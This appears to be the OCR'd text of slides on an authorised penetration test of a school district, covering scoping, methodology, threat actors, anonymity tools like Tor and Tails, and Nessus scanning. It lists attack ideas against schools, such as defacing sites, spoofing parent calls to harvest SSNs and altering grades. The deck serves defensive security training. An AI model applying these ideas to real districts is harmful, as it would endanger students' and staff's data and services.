
Engagement Details


- Assumptions were made to keep engagement price down, such as starting with internal pentest rather than external, assuming a network breach, or providing credentials, assuming a successful phishing attack.
- This is a cost-effective approach to testing unless you have a specific external testing scenario in mind.
- In our Case Study, for pricing considerations no attempts at anonymity, stealth, or IDS/IPS evasion techniques were employed. It takes a long time. FW breach is assumed through misconfiguration.
- Interesting links on anonymity, stealth, evasion - hypr.ink/k0y9r hypr.ink/vfp42 hypr.ink/rlur0j hypr.ink/fag5ae

Engagement Details - cont.

- No information was provided other than CIDR address xxx.xxx.0.0/16 was in scope.
- Safe testing where possible, no intentional impact to production systems.
- External penetration testing as an outsider for a limited time period.
- Internal penetration testing as an outsider who has compromised the FW, or as a rogue insider (student or disgruntled staff).
- Social Engineering of staff was in scope and approved, but not performed due to time constraints.
  - Always coordinate with your District Human Resources team for legal approval and to provide immunity from wrongdoing for socially engineered staff.

Security Testing Approach






Simulate an attacker. Start with a single IP address or range. Attempt to discover subdomains, network design, services, apps and operating systems.

Some combination of both Black Box and White Box approach.

Tester is given everything that an internal employee would have: applications, source code, network design, configurations & diagrams.

Security Testing Methodology

- NIST SP-115 Technical Guide to Information Security Testing and Assessment - hypr.ink/nistsp115
- The Penetration Testing Execution Standard - hypr.ink/ptes




Enough data has been gathered in the discovery phase to make an informed attempt to access the target

If only user-level access was obtained in the last step, the tester will now seek to gain complete control of the system (administrator-level access)

The information-gathering process begins again to identify mechanisms to gain access to additional systems

Additional penetration testing tools are installed to gain additional information or access or a combination of both

Potential Educational Cyber Threat Actors



CYBER THREAT ACTOR	MOTIVATION
NATION-STATES	GEOPOLITICAL
✓ CYBERCRIMINALS	PROFIT
HACKTIVISTS	IDEOLOGICAL
TERRORIST GROUPS	IDEOLOGICAL VIOLENCE
✓ THRILL-SEEKERS	SATISFACTION
✓ INSIDER THREATS	DISCONTENT

Potential Educational Cyber Threat Actors

- **External** (outside your perimeter defenses, i.e. Internet)
  - Criminal hackers (financial gain)
  - Political hacktivists (further a cause, political or otherwise)
  - Terrorist Groups (typically use bombs, not bytes)
  - Vandals, script-kiddies (thrills, bragging rights with peers)
  - Nation States - Advanced Persistent Threat (APT)
- **Internal** (inside your perimeter defenses, i.e. Intranet)
  - Students
  - Staff (disgruntled)
  - Vendors
  - Contractors

Attack Surface - Interesting Educational Targets


- **District Website or Web Apps**
  - Deface with profanity/pornography/political message
  - Bypass firewall controls, as TCP Port 80/443 usually not blocked (use a WAF)
- **Programmable Signs**
  - Display your own message (profane, political, or otherwise)
- **Denial of Service via Ransomware or DDoS botnet**
  - Interrupt business continuity (email, payroll, core routing and switching to schools)
- **Data Theft**
  - HR data, credit cards, financial information, identity theft of staff/students
- **Network Multi-Function-Device (MFD) Printers**
  - “pull” sensitive documents stored on MFD internal hard drive
  - “push” print jobs remotely with spam, political messages, obscene graphics/text

Attack Surface - Interesting Educational Targets - cont.

- **School Call Out System**
  - Send out automated profanity-laced messages district-wide to all service subscribers
  - Send out fake requests that Parents update their student’s records, including SSNs
- **Grading System (Student Information System)**
  - Change that “F” to an “A”
- **Internet Access**
  - Bypass content filtering for access to restricted sites using such apps as Tor, Psiphon or UltraSurf (CIPA and FERPA compliance)
- **Internet of Things (IOT) Devices**
  - Web cams, smart TVs, Google Home, Amazon Alexa, any device with ‘smart’ in the description


Phase 1
Discovery

Discovery - Black Box Approach



Discovery - Anonymous using VPN

- Internet service providers (ISPs) keep records of which sites you visit and what files you download using their Internet traffic.
- Everything you do online can be traced by your ISP unless you are using a VPN, Tor browser, Tor Transparent Proxy, Whonix OS, Tails, or similar.




Discovery - Anonymous using Tor

- You can use Tor browser or Tor transparent proxy to encrypt all your traffic and prevent ISP and other from tracking what you are doing online.

- Using Tor, your traffic passes through several nodes or relays (a circuit). Each of these nodes encrypt and decrypt part of the traffic before passing it to the next node. Circuit auto-changes roughly every 10 minutes.


- The final relay, called the exit node, decrypts the innermost layer and sends the original data to its destination without ever knowing the source IP.



hypr.ink/tor

Discovery - Anonymous using Whonix OS

- Whonix is a Debian GNU/Linux–based security-focused Linux distribution. It aims to provide privacy, security and anonymity on the internet. The operating system consists of two virtual machines, a "Workstation" and a Tor "Gateway" running Debian GNU/Linux.




The red arow ➚ indicate that misbehaving / leaky applications can't break out of the **Whonix Workstation**.

All network connections ⇨ are forced to go through **Whonix Gateway** where they are torified and routed to the Internet.

hypr.ink/who


Discovery - Anonymous using Tails

- Tails (The Amnesic Incognito Live System) is a live system that aims to preserve your privacy and anonymity. It helps you to use the Internet anonymously and circumvent censorship almost anywhere you go and on any computer but leaving no trace unless you ask it to.




hypr.ink/tails

Scanning & Enumeration - Vulnerability Scan



Username: jack

Password: *************



□ Start the Nessus server when booting

If enabled, nessusd will be started by Mac OS X every time the system boots up

Your scanner is registered and can download new plugins from Tenable.


☑ Perform a daily plugin update

If this option is set, your Nessus server will update its plugins every 24 hours.

☑ Allow remote users to connect to this server

Current Status : The Nessus server is running

Scanning & Enumeration - Vulnerability Scan cont.



Families

- Settings
- Slackware Local Security Checks
- Solaris Local Security Checks
- SuSE Local Security Checks
- Ubuntu Local Security Checks
- VMware ESX Local Security Checks
- Web Servers
- Windows

Plugins

58321	2X Client TuxClientSystem ActiveX InstallClient() M
23735	3CTftpSvc Long Transport Mode Remote Overflow
33218	3D-FTP Multiple Directory Traversal Vulnerabilities
26020	3DGreetings Player ActiveX Multiple Buffer Overflov
29749	3ivx MPEG-4 < 5.0.2 Buffer Overflow
31607	7-Zip < 4.57 Archive Handling Unspecified Issue
23750	7-Zip ARJ File Handling Overflow
40468	Absolute Software Computrace LoJack for Laptops

Plugin Description


3D-FTP Multiple Directory Traversal Vulnerabilities

Synopsis
The remote host has an application that is affected by multiple directory traversal vulnerabilities.

Description


Enabled Families: 42 Enabled Plugins: 47691

Scanning & Enumeration - Vulnerability Scan cont.



Name	Owner	Status	Start Time
[redacted].0/16	jack	34288 IPs / 65534 IPs	[redacted]

Scanning & Enumeration - Vulnerability Scan cont.



Report Info

Name: [redacted].0/16

Last Update: [redacted]

